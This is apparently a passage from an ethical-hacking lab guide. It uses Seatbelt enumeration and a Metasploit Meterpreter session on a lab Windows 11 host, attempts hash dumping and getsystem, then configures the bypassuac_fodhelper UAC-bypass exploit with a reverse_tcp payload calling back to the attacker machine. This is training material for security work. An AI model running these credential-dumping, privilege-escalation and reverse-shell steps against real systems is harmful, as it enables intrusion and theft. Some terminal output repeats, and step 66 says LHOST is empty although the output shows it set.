Seatbelt.exe -group=all	Runs all the commands
Seatbelt.exe -group=slack	Retrieves information by executing the following commands: <u>SlackDownloads, SlackPresence, SlackWorkspaces</u>
Seatbelt.exe -group=chromium	Retrieves information by executing the following commands: <u>ChromiumBookmarks, ChromiumHistory, ChromiumPresence</u>
Seatbelt.exe -group=remote	Retrieves information by executing the following commands: <u>AMSIProviders, AntiVirus, AuditPolicyRegistry, ChromiumPresence, CloudCredentials, DNSCache, DotNet, DpapiMasterKeys, EnvironmentVariables, ExplicitLogonEvents, ExplorerRunCommands, FileZilla, Hotfixes, InterestingProcesses, KeePass, LastShutdown, LocalGroups, LocalUsers, LogonEvents, LogonSessions, LSASettings, MappedDrives, NetworkProfiles, NetworkShares, NTLMSettings, OSInfo, PoweredOnEvents, PowerShell, ProcessOwners, PSSessionSettings, PuttyHostKeys, PuttySessions, RDPsSavedConnections, RDPsSessions, RDPsSettings, Sysmon, WindowsDefender, WindowsEventForwarding, WindowsFirewall</u>
Seatbelt.exe <Command> [Command2] ...	Run one or more specified commands
Seatbelt.exe <Command> -full	Retrieves complete results for a command without any filtering
Seatbelt.exe <Command> - computername=COMPUTER.DOMAIN.COM [- username=DOMAIN\USER -password=PASSWORD]	Run one or more specified commands remotely
Seatbelt.exe -group=system - outputfile="C:\Temp\out.txt"	Run system checks and output to a .txt file

50. In the **Terminal** window with an active **Meterpreter** session, type **exit** and press **Enter** to navigate back to the **Meterpreter** session.


```

Applications  Places  System  Fri Apr 8, 08:32
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
RPCID : 14
Version : 1
Name : Microsoft Unified Security Protocol Provider
Comment : Schannel Security Package
Capabilities : INTEGRITY, PRIVACY, CONNECTION, MULTI_REQUIRED, EXTENDED_ERROR, IM
PERSONATION, ACCEPT_WIN32_NAME, STREAM, MUTUAL_AUTH, APPCONTAINER_PASSTHROUGH
MaxToken : 24576
RPCID : 14
Version : 1
Name : Default TLS SSP
Comment : Schannel Security Package
Capabilities : INTEGRITY, PRIVACY, CONNECTION, MULTI_REQUIRED, EXTENDED_ERROR, IM
PERSONATION, ACCEPT_WIN32_NAME, STREAM, MUTUAL_AUTH, APPCONTAINER_PASSTHROUGH
MaxToken : 24576
RPCID : 14
Version : 1
===== SysmonEvents =====
ERROR: Unable to collect. Must be an administrator.
[*] Completed collection in 19.274 seconds
C:\Users\Admin\Downloads>exit
exit
meterpreter >
  
```


51. Another method for performing privilege escalation is to bypass the user account control setting (security configuration) using an exploit, and then to escalate the privileges using the Named Pipe Impersonation technique.

52. Now, let us check our current system privileges by executing the **run post/windows/gather/smart_hashdump** command.

Note: You will not be able to execute commands (such as **hashdump**, which dumps the user account hashes located in the SAM file, or **clearev**, which clears the event logs remotely) that require administrative or root privileges.



```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Version : 1
Name : Default TLS SSP
Comment : Schannel Security Package
Capabilities : INTEGRITY, PRIVACY, CONNECTION, MULTI_REQUIRED, EXTENDED_ERROR, IMPERSONATION, ACCEPT_WIN32_NAME, STREAM, MUTUAL_AUTH, APPCONTAINER_PASSTHROUGH
MaxToken : 24576
RPCID : 14
Version : 1

===== SysmonEvents =====
ERROR: Unable to collect. Must be an administrator.

[*] Completed collection in 19.274 seconds

C:\Users\Admin\Downloads>exit
exit
meterpreter > run post/windows/gather/smart_hashdump

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20220408083415_default_10.10.1.11_windows.hashes_363363.txt
[-] Insufficient privileges to dump hashes!
meterpreter >
```

53. The command fails to dump the hashes from the SAM file located on the **Windows 11** machine and returns an error stating **Insufficient privileges to dump hashes!**.

54. From this, it is evident that the Meterpreter session requires admin privileges to perform such actions.

55. Now, we shall try to escalate the privileges by issuing a **getsystem** command that attempts to elevate the user privileges.

The command issued is:

- **getsystem -t 1**: Uses the service – Named Pipe Impersonation (In Memory/Admin) Technique.

56. The command fails to escalate privileges and returns an error stating **Operation failed**.


```

Comment           : Schannel Security Package
Capabilities       : INTEGRITY, PRIVACY, CONNECTION, MULTI_REQUIRED, EXTENDED_ERROR, IM
PERSONATION, ACCEPT_WIN32_NAME, STREAM, MUTUAL_AUTH, APPCONTAINER_PASSTHROUGH
MaxToken          : 24576
RPCID             : 14
Version           : 1

===== SysmonEvents =====

ERROR: Unable to collect. Must be an administrator.

[*] Completed collection in 19.274 seconds

C:\Users\Admin\Downloads>exit
exit
meterpreter > run post/windows/gather/smart_hashdump

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20220408083415_default_10.10.1.11_windows.hashes_363363.txt
[-] Insufficient privileges to dump hashes!
meterpreter > getsystem -t 1
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
meterpreter >

```

57. From the result, it is evident that the security configuration of the **Windows 11** machine is blocking you from gaining unrestricted access to it.

58. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

Note: In this task, we will bypass **Windows UAC protection** via the FodHelper Registry Key. It is present in Metasploit as a **bypassuac_fodhelper** exploit.

59. Type **background** and press **Enter**. This command moves the current Meterpreter session to the background.

```

meterpreter > run post/windows/gather/smart_hashdump

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20220408083415_default_10.10.1.11_windows.hashes_363363.txt
[-] Insufficient privileges to dump hashes!
meterpreter > getsystem -t 1
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >

```


60. Now, we will use the **bypassuac_fodhelper** exploit for windows. To do so, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.
61. Here, you need to configure the exploit. To know which options you need to configure in the exploit, type **show options** and press **Enter**. The **Module options** section appears, displaying the requirement for the exploit. Observe that the **SESSION** option is required, but the **Current Setting** is empty.

```

msf6 > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):

  Name      Current Setting  Required  Description
  ----      -
  SESSION    session          yes       The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.10.1.13       yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) >

```

62. Type **set SESSION 1** (1 is the current Meterpreter session which is running in the background) and press **Enter**.


```

msf6 exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypassuac_fodhelper) >

```


63. Now that we have configured the exploit, our next step will be to set and configure a payload. To do so, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**. This will set the **meterpreter/reverse_tcp** payload.

64. The next step is to configure this payload. To see all the options, you need to configure in the exploit, type **show options** and press **Enter**.



```
msf6 exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):

  Name      Current Setting  Required  Description
  ----      -
  SESSION   1                yes       The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.10.1.13       yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) >
```


65. The **Module options** section appears, displaying the previously configured exploit. Here, observe that the session value is set.

66. The **Payload options** section displays the requirement for the payload.

Observe that:

- The **LHOST** option is required, but **Current Setting** is empty (here, you need to set the IP Address of the local host, (here, the **Parrot Security** machine)
- The **EXITFUNC** option is required, but **Current Setting** is already set to **process**, so ignore this option
- The **LPORT** option is required, but **Current Setting** is already set to port number **4444**, so ignore this option

```

msf6 exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):

  Name      Current Setting  Required  Description
  ----      -
  SESSION   1                yes       The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.10.1.13       yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) >

```

